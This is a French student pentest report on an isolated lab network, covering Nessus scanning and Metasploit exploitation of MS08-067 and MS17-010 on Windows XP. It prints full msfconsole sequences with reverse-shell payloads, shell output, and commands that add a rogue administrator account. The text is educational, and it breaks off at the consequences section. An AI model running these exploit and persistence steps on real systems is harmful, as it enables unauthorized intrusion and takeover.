SAE34

Découvrir le pentesting

ANDJIB Houdhayf

BUT2 R&T 2024-2025
IUT DE VILLETANEUSE

Table des matières

Introduction

Dans ce rapport, nous allons explorer les différentes étapes d'une simulation de test d'intrusion (pentest) menée sur deux machines vulnérables : une sous **Windows XP** et une autre sous **Metasploitable2**. L'objectif de cette étude est d'identifier, d'exploiter et de comprendre les vulnérabilités présentes sur ces systèmes, tout en mettant en place des méthodes d'attaque réalistes à l'aide d'outils tels que **Nessus**, **Metasploit**, et **Nmap**.

Nous commencerons par une **phase préparatoire**, où nous collecterons des informations sur les cibles, cartographierons le réseau et analyserons les vulnérabilités détectées. Ensuite, nous entrerons dans la **phase d'attaque**, où nous exploiterons plusieurs failles critiques, notamment **MS08-067 et MS17-010** sur Windows XP, ainsi que des vulnérabilités comme **VSFTPD 2.3.4 Backdoor et UnrealIRCd Backdoor** sur Metasploitable2. Une fois l'accès obtenu, nous verrons les différentes actions réalisables lors de la **post-exploitation**, telles que l'exploration de fichiers et la persistance sur la machine cible.


Enfin, une partie **"Recommandations et Solutions"** présentera les mesures à mettre en place pour corriger ces vulnérabilités et sécuriser les systèmes étudiés. Ce rapport a pour but d'illustrer l'importance des tests d'intrusion dans l'amélioration de la cybersécurité et de sensibiliser aux risques liés à l'utilisation de systèmes obsolètes et mal configurés.

I-Phase préparatoire

Collecte d'informations publiques


La première cible est une machine tournant sous Windows XP, afin de récolter des informations sur cette dernière j'ai utilisé google afin de faire des recherches en faisant du **google dorking** une méthode d'optimisation des recherches qui s'appuie sur des **requêtes de recherche avancées** pour retrouver des informations masquées dans Google en utilisant des commandes de recherche bien spécifiques avec des paramètres et des opérateurs de recherche spéciaux qui lorsqu'elles sont utilisées dans la barre de recherche de Google révèlent certaines parties masquées des sites web.

Voici l'une des requêtes de recherche que j'ai utilisés :



A l'aide de cette dernière je vais effectuer une recherche concernant les documents pdf étant des rapports de vulnérabilités afin de voir s' il n'y a pas déjà des vulnérabilités connues à ce jour à propos de Windows XP pour ensuite les répertorier et me faciliter la tâche plus tard.
A l'aide de cette dernière j'ai pu découvrir des rapports listant plusieurs vulnérabilités dont certaines liées au serveur apache ou encore à des serveurs SQL non supporté et plusieurs autres failles classées de la moins menaçante à la plus menaçante et dangereuse.
Mais aussi lorsque l'on fait des recherches on peut apprendre que Windows XP n'est plus amélioré constamment par le support technique contrairement à des versions Windows plus récentes ce qui laisse place à plusieurs brèches de sécurité :

Enfin j'ai recherché les ports les plus courants utilisés par Windows XP ce qui pourrait me faciliter un futur scan plus tard :



Concrètement ce que cela veut dire c'est que Les ports compris entre **1025** et **5000** sont réservés lorsque la machine initie une connexion réseau.
Cette information comme dit plus haut nous faciliterait un scan par exemple via nmap nous pourrons directement scanner la plage des ports qui se situent entre 1025 et 5000 et si l'uns d'entre eux sont ouvert connaître les services et leurs versions associées.

La seconde est une machine metasploitable 2 Linux une machine remplie de vulnérabilités ce qui ne devrait pas être compliqué.


Cartographie du réseau cible

Après la collecte d'information il faudrait cartographier le réseau auquel l'on veut s'attaquer. Pour cela je vais utiliser l'outil Nessus. **Nessus** est un outil de gestion des vulnérabilités développé par la société **Tenable, Inc.** Il est principalement utilisé pour effectuer des analyses de sécurité sur des réseaux, des systèmes et des applications. Nessus identifie des vulnérabilités telles que les ports ouverts, les configurations incorrectes, les failles logicielles ou les mises à jour manquantes, en fournissant des rapports détaillés.

A l'aide de ce dernier je pourrais savoir toutes les machines dans le réseau de la cible, les ports ouverts et par exemple les mises à jour manquantes. Au préalable j'ai installé Nessus sur Kali Linux qui est un système d'exploitation très utilisé dans le pentest et la cyber sécurité en général, il répertorie plusieurs outils et logiciels assez répandus dans le domaine de la cyber sécurité.

Installation et mise en place de Nessus


Pour commencer je vais télécharger Nessus via leur site sur google



Il faut choisir la dernière version mais aussi prendre la plateform qui nous correspond ici celle correspondant à Kali Linux


Une fois téléchargé il faudra l'installer avec la commande suivante en se rendant dans nos téléchargements :

Une fois cela fait il suffit de lancer le serveur Nessus en local :




Maintenant que Nessus est activé, nous pouvons nous rendre sur l'interface web en tapant l'adresse ci-dessous dans l'URL :


Une fois cette dernière entrée nous serons amenés sur cette page où l'on va entrer un compte que j'ai créé au préalable.




Une fois connecté nous serons sur cette page ci-dessous il suffira juste de lancer un nouveau scan.



Pour effectuer le scan il y a plusieurs options, plusieurs choix, pour certains il faudra la version payante de Nessus, nous allons juste faire un scan basique du réseau afin d'identifier les différentes cibles et leur potentielle vulnérabilités.




Maintenant le type de scan choisit il nous reste plus qu'à entrer les informations demandées pour lancer le scan.




Il suffira de donner un nom au scan un nom au choix ainsi qu'une description au choix ensuite la partie importante la case, "Targets". Dans celle-ci il faudra soit mettre les adresses IP des machines à scanner ou tout comme moi directement mettre l'adresse réseau.


Une fois le scan lancé il va petit à petit rechercher les vulnérabilités en passant de celles les moins critiques à celles les plus critiques.




Le scan étant toujours en cours nous pouvons voir que d'autres vulnérabilités ont été trouvées comparé à la capture d'écran ci-dessus, nous voyons sur celle ci-dessous que le scan a détecté beaucoup plus de vulnérabilités et des vulnérabilités très critiques.



Une fois le scan complet nous avons accès à une partie “host” qui va nous permettre de déterminer les machines présente dans le réseau scanné :




On peut voir deux machines on peut donc se dire que la cartographie du réseau serait la suivante :




On pourrait imaginer le réseau 192.168.56.0/24 contenant deux machines (les cibles) et la mienne.

Identification des vulnérabilités


Maintenant que l'on a recueilli au préalable des informations sur les cibles et cartographié le réseau grâce au scan de Nessus nous allons pouvoir encore une fois à l'aide de ce dernier identifier les différentes vulnérabilités qui pourront être utilisées.



Nous pouvons voir qu'il y a un total de 69 vulnérabilités détectées en prenant en compte les deux machines. Nous pouvons voir quelques vulnérabilités intéressantes sur la cible sous Windows XP notamment des vulnérabilités liées au protocol SMB :



En ce qui concerne la machine Metasploitable 2 nous avons des vulnérabilités au niveau de apache :



Consolidation des informations

A l'aide des données collectées, nous pouvons faire une synthèse des machines identifiées dans le réseau et des vulnérabilités exploitables.

Machines Identifiées dans le Réseau

La cartographie réseau a permis d'identifier deux machines cibles. La première, une machine Windows XP, est accessible via l'adresse IP **192.168.56.102**. Les services détectés sur cette machine incluent **SMB** (port 445), **NetBIOS** (port 139), et **RDP** (port 3389). Ces services exposent la machine à plusieurs vulnérabilités critiques, notamment la faille **MS08-067**, qui est exploitable via Metasploit et présente un risque élevé d'exécution de code à distance. Les problèmes liés au protocole SMB augmentent également les risques d'accès non autorisé.

La seconde machine, Metasploitable2, est accessible via l'adresse IP **192.168.56.103**. Elle héberge des services tels que **FTP** (port 21) et **Apache** (port 80). Ces services sont associés à des vulnérabilités notoires. Le serveur Apache, par exemple, est susceptible d'être exploité pour des attaques de type **injection SQL**, tandis que le service SSH (port 22) présente une faiblesse liée à l'utilisation potentielle de mots de passe faibles, rendant possible une attaque par force brute.

II-Réalisation des attaques

Etant donnée qu'il y a deux cibles je vais donc réaliser une attaque sur chacune d'entre elles en commençant tout d'abord par la machine Windows XP

Exploit sur Windows XP


Exploit 1 : ms08_067

Pour exploiter les vulnérabilités découvertes lors de la phase de scan, j'utiliserai **Metasploit**, un **framework de test d'intrusion** qui regroupe une large gamme d'outils permettant d'identifier, d'exploiter et d'automatiser des attaques contre des systèmes informatiques. Metasploit est intégré par défaut dans Kali Linux et

constitue une référence incontournable en matière de tests de sécurité. Metasploit sera utilisé pour identifier et exploiter des failles sur la machine Windows XP afin d'obtenir un accès.

Lancement de Metasploit

Lançons donc Metasploit :



Une fois ce dernier lancé nous allons rechercher l'exploit de l'une des vulnérabilités que nous avons détecté plus haut :

On peut voir qu'il y a bien un exploit "ms08_067" on va donc utiliser celui-ci

Pour ce faire je vais utiliser la commande **use** qui charge un module d'exploit précis. Celui-ci cible la vulnérabilité MS08-067, permettant une exécution de code à distance via SMB.

```
msf6 > use exploit/windows/smb/ms08_067_netapi

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
msf6 exploit(windows/smb/ms08_067_netapi) >
```

On va ensuite définir l'adresse IP de la machine à attaquer ici la machine Windows XP :

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Nous devons également préciser une adresse IP sur laquelle l'on recevra la connexion de retour donc pour notre cas, la notre celle de l'attaquant :

```
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.56.105
LHOST => 192.168.56.105
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Ensuite il faut définir un payload, un payload est le code que l'on envoie à la cible. Ici, le payload **reverse_tcp** permet à la machine cible de se connecter à l'attaquant, ouvrant une session interactive.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reve
rse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
```

Il est possible de connaître tout les payloads disponible avec la commande ci-dessous :

```
msf6 exploit(windows/smb/ms08_067_netapi) > show payloads

Compatible Payloads
===================

   #    Name                                                Disclosure D
ate  Rank    Check  Description
   -    ----                                                ------------
---  ----    -----  -----------
   0    payload/generic/custom                              .
     normal  No     Custom Payload
   1    payload/generic/debug_trap                          .
     normal  No     Generic x86 Debug Trap
   2    payload/generic/shell_bind_aws_ssm                  .
     normal  No     Command Shell, Bind SSM (via AWS API)
   3    payload/generic/shell_bind_tcp                      .
     normal  No     Generic Command Shell, Bind TCP Inline
   4    payload/generic/shell_reverse_tcp                   .
```

Maintenant nous allons lancer un port d'écoute afin de recevoir la connexion depuis la machine compromise

```
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms08_067_netapi) >
```


L'exploit peut maintenant être lancé :

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.56.105:4444
[*] 192.168.56.102:445 - Automatically detecting the target...
[*] 192.168.56.102:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.56.102:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.56.102:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.105:4444 -> 192.168.56.102:1112) at
 2025-01-02 07:25:31 +0100

meterpreter >
```

Nous pouvons voir que nous avons réussi à ouvrir une session interactive. Via cette dernière je peux faire des commandes qui vont s'exécuter sur la machine cible comme par exemple la suivante :

execute -f cmd.exe -a '/c msg * "Votre système a été compromis. Dans le but de la SAE34"'

Nous pouvons observer le résultat ci-dessous :




On peut voir à gauche la session interactive meterpreter cette dernière s'est ouverte suite à l'exploit, celle-ci va nous permettre d'effectuer des commandes, dans mon cas j'ai fait afficher un message sur l'écran de la machine cible, on

peut voir que le message s'affiche bien ce qui prouve que nous pouvons exécuter différentes commandes. La commandes que j'ai exécuté va :
Cette commande ouvre **cmd.exe** (l'invite de commandes de Windows, utilisée pour exécuter des commandes système) sur la machine cible et y exécute `msg * "Votre système a été compromis. Dans le but de la SAE34"`, ce qui affiche un message à tous les utilisateurs connectés, comme nous pouvons le voir dans la capture ci-dessus.


Exploit 2 : MS17-010 (EternalRomance)

MS17-010 est une vulnérabilité critique de Microsoft Windows SMBv1. Elle repose sur une faille de gestion de la mémoire dans le protocole SMB qui permet à un attaquant de lire et écrire dans la mémoire du noyau. EternalRomance est l'une des variantes connues (avec EternalBlue et EternalChampion)

Lançons Metasploit avec la commande **msfconsole :**



Une fois lancé nous allons rechercher un module à charger qui nous permettra d'exploiter la faille que nous avons détecté puis choisis



Avec la commande **search** j'ai cherché un module correspondant à la vulnérabilité choisis MS17_010, une liste apparaît ensuite, c'est dans cette dernière que j'ai choisis le module que je vais utiliser , je vais donc le charger :

```
msf6 > use exploit/windows/smb/ms17_010_psexec

[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Ce module utilise la vulnérabilité MS17-010 pour exécuter des commandes à distance sur la cible ou déposer des fichiers.

Maintenant cela fait je vais définir l'adresse IP de la cible afin de m'assurer d'attaquer la bonne cible :

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
```

Après cela il faut bien évidemment aussi inclure l'adresse IP de l'attaquant (donc l'adresse de ma machine attaquante ici Kali Linux) :

```
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.56.105
LHOST => 192.168.56.105
```

Cette option configure où la cible doit se connecter en cas de reverse shell ou bien aussi l'endroit où les données volées à la cible doivent être envoyées.

Je vais maintenant configurer un payload qui me permettra de déposer un fichier ou exécuter des commandes à l'aide d'un reverse shell :

```
msf6 exploit(windows/smb/ms17_010_psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
```

Une fois toutes ces configurations faites je peux lancer l'exploit :

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
```


On peut voir ci-dessous que j'obtiens un shell windows :

```
[*] Command shell session 1 opened (192.168.56.105:4444 -> 192.168.56.102:1151) at 2025-01-18
 19:22:33 +0100


Shell Banner:
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
-----


C:\WINDOWS\system32>
C:\WINDOWS\system32>
```

A l'aide de ce dernier je vais pouvoir exécuter des commandes comme la création d'un fichier texte vers la cible :

```
C:\WINDOWS\system32>echo "Preuve de contrôle à partir de Kali Linux" > C:\preuve_shell.txt
echo "Preuve de contrôle à partir de Kali Linux" > C:\preuve_shell.txt
```

Lorsque l'on se rend sur la machine cible **(Windows XP)**nous pouvoir voir que le fichier texte a bien été créé avec le contenu qui va avec :



Une personne mal intentionné aurait pu directement mettre un fichier lançant un script malveillant

On peut aussi lancer une commande permettant de créer un utilisateur et lui attribuer des droits administrateurs.

Avant cela regardons la liste des utilisateurs présent sur la machine windows XP :

```
C:\Documents and Settings\Elkololo>net user

User accounts for \\ELKOLOLO-899FE5

-------------------------------------------------------------------------------
Administrator            Elkololo                 Guest
HelpAssistant            SUPPORT_388945a0
The command completed successfully.

C:\Documents and Settings\Elkololo>_
```

Nous pouvons voir qu'il n y a qu'un seul utilisateur présent.

Ajoutons donc un nouvel utilisateur :

```
C:\WINDOWS\system32>net user PreuveKali123 MotDePasse123! /add && net localgroup Administrate
urs PreuveKali123 /add
net user PreuveKali123 MotDePasse123! /add && net localgroup Administrateurs PreuveKali123 /a
dd
The command completed successfully.
```

(**net user PreuveKali123 MotDePasse123! /add**) crée un nouvel utilisateur nommé **PreuveKali123** avec le mot de passe **MotDePasse123!**

Vérifions à nouveau la liste des utilisateurs :

La commande a bien fonctionné, une personne mal intentionnée pourrait se créer un compte possédant les droits administrateurs lui permettant de modifier le système comme bon lui semble.

Conséquences

Exploit MS08_067

